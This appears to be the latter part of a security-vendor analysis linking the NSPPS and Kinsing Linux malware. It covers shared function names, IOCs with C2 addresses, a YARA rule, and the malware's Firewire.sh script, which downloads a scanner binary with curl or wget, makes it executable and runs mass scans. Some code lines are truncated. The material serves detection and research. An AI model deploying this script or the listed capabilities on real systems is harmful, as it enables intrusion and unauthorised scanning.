

Figure N. 18: NSPPS's and Kinsing's main.RC4 function comparison

Functions Names

After all of this, the last thing to show is the function list of those samples.

Golang binaries have the property of preserving the source code symbols, which comes in handy in our case by making the entire list of original function names available. We already discussed the packages used in the binaries,

which contain their own functions, so now we are interested in the functions that were written by the malware author. Those functions are identified by the prefix main., and they are the ones used in the next comparison.

NSPPS has 63 functions.

Kinsing samples vary from each other a bit. Let's compare a random Kinsing sample that was published earlier: b70d14a7c069c2a88a8a55a6a2088aea184f84c0e110678e6a4afa2eb377649f. This sample only has 59 functions (see **Appendix C** for a complete list of functions for both samples).

Both samples have 51 function names in common, which represent 83% of the functions. Kinsing has eight unique function names and NSPPS has 12. Kinsing's unique functions are cryptomining-related while NSPPS' unique functions are mostly RAT-related. From that, we learn that a major part of the code is named the same, which implies that the same author wrote both samples or that one of the authors copied from the other.

Conclusion

We've presented both NSPPS and Kinsing and discussed their differences: Golang versions, packages, the Hamlet play script and cryptomining activity. We also presented the similarities of the two families: the Masscan script named Firewire.sh, the shared code structure, the RC4 key and the function names.

All of the above suggests that both malwares represent the same family. We believe the first version was compiled sometime before Nov. 2019, was named NSPPS and was used as a RAT. Later, the malware was updated with some new packages (such as markbates\pkger), new functionalities (cryptomining capabilities), new Shakespeare inspiration and was named as Kinsing by other security companies.

Although the usage and the purpose of the malware changed, we as researchers can still benefit from the similarities between the malware because analysis and detection can be much easier and quicker using the knowledge we already have from former versions.

A Note About Detection via VirusTotal

When signing some of Kinsing artifacts and searching for new samples, we found a few dozen files that clearly contain a part of Kinsing's code, but are damaged as executables and cannot be run as proper ELF. Further examination helped us realize that those files are only a part of another sample, meaning someone cut the sample and uploaded it to VirusTotal. For example, the sample d247687e9bdb8c4189ac54d10efd29aee12ca2af78b94a693113f382619a175b is a known Kinsing sample that is 16.87 MB long, and the file a51a4398dd7f11e34ea4d896cde4e7b0537351f82c580f5ec951a8e7ea017865 that was uploaded to VirusTotal on June 19, 2020, was detected as Kinsing by some AV vendors, but is actually only the first 4.84 MB of the last sample.

These partial samples could be an attacker trying to test different parts of the malware against AV engines, or a security researcher examining sections of the code. So, to detect only proper ELFs, a condition should be added to match only files in which the sum of their sections header sizes matches the size of the entire file (check out the YARA rule down below).

Appendix A: IOCs & YARA

IOCs:

Indicator	Type
0b0aa978c061628ec7cd611edeec3373d4742cbda533b07a2b3eb84a9dd2cb8a	Sha256
0c811140be9f59d69da925a4e15eb630352fa8ad4f931730aec9ae80a624d584	Sha256
2132d7bed60fda38adda28efdbbd2df2c9379fed5de2e68fc6801f5621b596b0	Sha256
4b0138c12e3209d8f9250c591fcc825ee6bff5f57f87ed9c661df6d14500e993	Sha256
4f4e69abb2e155a712df9b3d0387f9fb2d6db8f3a2c88d7bbe199251ec08683f	Sha256
5059d67cd24eb4b0b4a174a072ceac6a47e14c3302da2c6581f81c39d8a076c6	Sha256
511de8dd7f3cb4c5d88cd5a62150e6826cb2f825fa60607a201a8542524442e2	Sha256
554c233d0e034b8bb3560b010f99f70598f0e419e77b9ce39d5df0dd3bc25728	Sha256
655ee9ddd6956af8c040f3dce6b6c845680a621e463450b22d31c3a0907727e4	Sha256
6814d22be80e1475e47e8103b11a0ec0daa3a9fdd5caa3a0558d13dc16c143d9	Sha256
681f88d79c3ecab8683b39f8107b29258deb2d58fcea7b0c008bab76e18aa607	Sha256
6e8c96f9e9a886fd6c51cce7f6c50d1368ca5b48a398cc1fedc63c1de1576c1e	Sha256
7727a0b47b7fd56275fa3c1c4468db7fa201c788d1e56597c87deaff45aad634	Sha256
7f9f8209dc619d686b32d408fed0beb3a802aa600ddceb5c8d2a9555cdb3b5e0	Sha256
8c9b621ba8911350253efc15ab3c761b06f70f503096279f2a173c006a393ee1	Sha256
98d3fd460e56eff5182d5abe2f1cd7f042ea24105d0e25ea5ec78fedc25bac7c	Sha256
9fbb49edad10ad9d096b548e801c39c47b74190e8745f680d3e3bcd9b456aafc	Sha256
a0363f3caad5feb8fc5c43e589117b8053cbf5bc82fc0034346ea3e3984e37e8	Sha256
a5b010a5dd29d2f68ac9d5463eb8a29195f40f5103e1cc3353be2e9da6859dc6	Sha256
b44dae9d1ce0ebec7a40e9aa49ac01e2c775fa9e354477a45b723c090b5a28f2	Sha256
b70d14a7c069c2a88a8a55a6a2088aea184f84c0e110678e6a4afa2eb377649f	Sha256
c44b63b1b53cbd9852c71de84ce8ad75f623935f235484547e9d94a7bdf8aa76	Sha256
c9932ca45e952668238960dbba7f01ce699357bedc594495c0ace512706dd0ac	Sha256
ccfda7239b2ac474e42ad324519f805171e7c69d37ad29265c0a8ba54096033d	Sha256

Indicator	Type
d247687e9bdb8c4189ac54d10efd29aee12ca2af78b94a693113f382619a175b	Sha256
db3b9622c81528ef2e7dbefb4e8e9c8c046b21ce2b021324739a195c966ae0b7	Sha256
f2e7244e2a7d6b28b1040259855aeac956e56228c41808bccb8e37d87c164570	Sha256
104.248.3.165	C2
139.99.50.255	C2
185.61.7.8	C2
188.120.254.224	C2
193.33.87.220	C2
195.123.220.193	C2
45.10.88.102	C2
46.229.215.164	C2
46.243.253.167	C2
47.65.90.240	C2
62.113.112.127	C2
67.205.161.58	C2
91.215.169.111	C2

YARA:

```
import "elf"

rule Kinsing_Malware
{
        meta:
                author = "Aluma Lavi, CyberArk"
                date = "22-01-2021"
                version = "1.0"
                hash = "d247687e9bdb8c4189ac54d10efd29aee12ca2af78b94a693113f382619a175b"
                description = "Kinsing/NSPPS malware"
        strings:
                $rc4_key = { 37 36 34 31 35 33 34 34 36 62 36 31 }
                $firewire = "./firewire -iL $INPUT --rate $RATE -p$PORT -oL $OUTPUT"
                $packa1 = "google/btree" ascii wide
```

```
                $packa2 = "kardianos/osext" ascii wide
                $packa3 = "kelseyhightower/envconfig" ascii wide
                $packa4 = "markbates/pkger" ascii wide
                $packa5 = "nu7hatch/gouuid" ascii wide
                $packa6 = "paulbellamy/ratecounter" ascii wide
                $packa7 = "peterbourgon/diskv" ascii wide
                $func1 = "main.RC4" ascii wide
                $func2 = "main.runTaskWithScan" ascii wide
                $func3 = "main.backconnect" ascii wide
                $func4 = "main.downloadAndExecute" ascii wide
                $func5 = "main.startCmd" ascii wide
                $func6 = "main.execTaskOut" ascii wide
                $func7 = "main.minerRunningCheck" ascii wide
        condition:
                (uint16(0) == 0x457F
                and not (elf.sections[0].size + elf.sections[1].size + elf.sections[2].size + elf.se
                and ($rc4_key
                or $firewire
                or all of ($packa*)
                or 4 of ($func*)
                )
}
```

Appendix B: Firewire.sh Script

```
#!/bin/sh
                PORT=$1
                RATE=$2
                INPUT=$3
                OUTPUT=$4
                MASSCAN=$5

                cat /etc/os-release | grep -vw grep | grep "rhel" >/dev/null
                if [ $? -eq 0 ]
                then
                rpm -qa | grep libpcap-dev > /dev/null
                if [[ $? -eq 0 ]]; then
                echo "Package is installed rhel!"
                else
                echo "Package is NOT installed rhel!"
                yum -y update
                yum -y install  libpcap-devel
                fi
                else
                if [ $(dpkg-query -W -f='${Status}' libpcap-dev 2>/dev/null | grep -c "ok installed"
```

```
then
echo "Package is NOT installed deb!"
apt-get update
apt-get install -y libpcap-dev
else
echo "Package is installed deb!"
fi
fi

if [ -x "$(command -v md5sum)" ]; then
sum=$(md5sum firewire | awk '{ print $1 }')
echo $sum
case $sum in
45a7ef83238f5244738bb5e7e3dd6299)
echo "firewire OK"
;;
*)
echo "firewire wrong"
(curl -o firewire $MASSCAN || wget -O firewire $MASSCAN)
;;
esac
else
echo "No md5sum"
(curl -o firewire $MASSCAN || wget -O firewire $MASSCAN)
fi

chmod +x firewire

./firewire -iL $INPUT --rate $RATE -p$PORT -oL $OUTPUT 2>/dev/null
if [ $? -eq 0 ]
then
echo "success"
else
echo "fail"
sudo ./firewire -iL $INPUT --rate $RATE -p$PORT -oL $OUTPUT 2>/dev/null
if [ $? -eq 0 ]
then
echo "success2"
else
echo "fail2"
fi
fi
```

Appendix C: NSPPS & Kinsing Function list

NSPPS	**Kinsing**
DownloadFile	DownloadFile
ExecOutput	ExecOutput
Hosts	Hosts
	Pid
RC4	RC4
RandStringRunes	RandStringRunes
Result	Result
SetSocks	SetSocks
Specification	Specification
TargetsWrapper	TargetsWrapper
Task	Task
TaskPair	TaskPair
addResult	addResult
backconnect	
checkHealth	checkHealth
connectForSocks	connectForSocks
contains	contains
	copyFileContents
doRequestWithTooManyOpenFiles	
doTask	doTask
downloadAndExecute	
encStruct	encStruct
execTask	execTask
execTaskOut	execTaskOut
getActiveC2CUrl	
	getMinerPid

NSPPS	**Kinsing**
getOrCreateListForTaskResult	getOrCreateListForTaskResult
getOrCreateRateCounterForTask	getOrCreateRateCounterForTask
getOrCreateUuid	getOrCreateUuid
getTargets	getTargets
getTask	getTask
getWriteableDir	getWriteableDir
go	go
hash_file_md5	hash_file_md5
healthChecker	healthChecker
inc	inc
init	init
	isMinerRunning
main	main
makeClient	
masscan	masscan
	minRun
	minerRunningCheck
move	move
randIntRange	randIntRange
redisBrute	
request	
resultSender	resultSender
runTask	runTask
runTaskWithHttp	
runTaskWithScan	
runcmd	runcmd

NSPPS	**Kinsing**
	sendMinerPid
sendResult	sendResult
sendSocks	sendSocks
setActiveC2CUrl	setActiveC2CUrl
setExecOutput	setExecOutput
setLog	setLog
setUuid	setUuid
socks	socks
startCmd	startCmd
	startCmdWithOutputSingle
startSocks	startSocks
syncCmd	syncCmd
taskScan	taskScan
taskWithHttpWorker	
taskWithScanWorker	
taskWorker	taskWorker
tcpTask	
updateTask	updateTask
writable	writable

Source: https://www.cyberark.com/resources/threat-research-blog/kinsing-the-malware-with-two-faces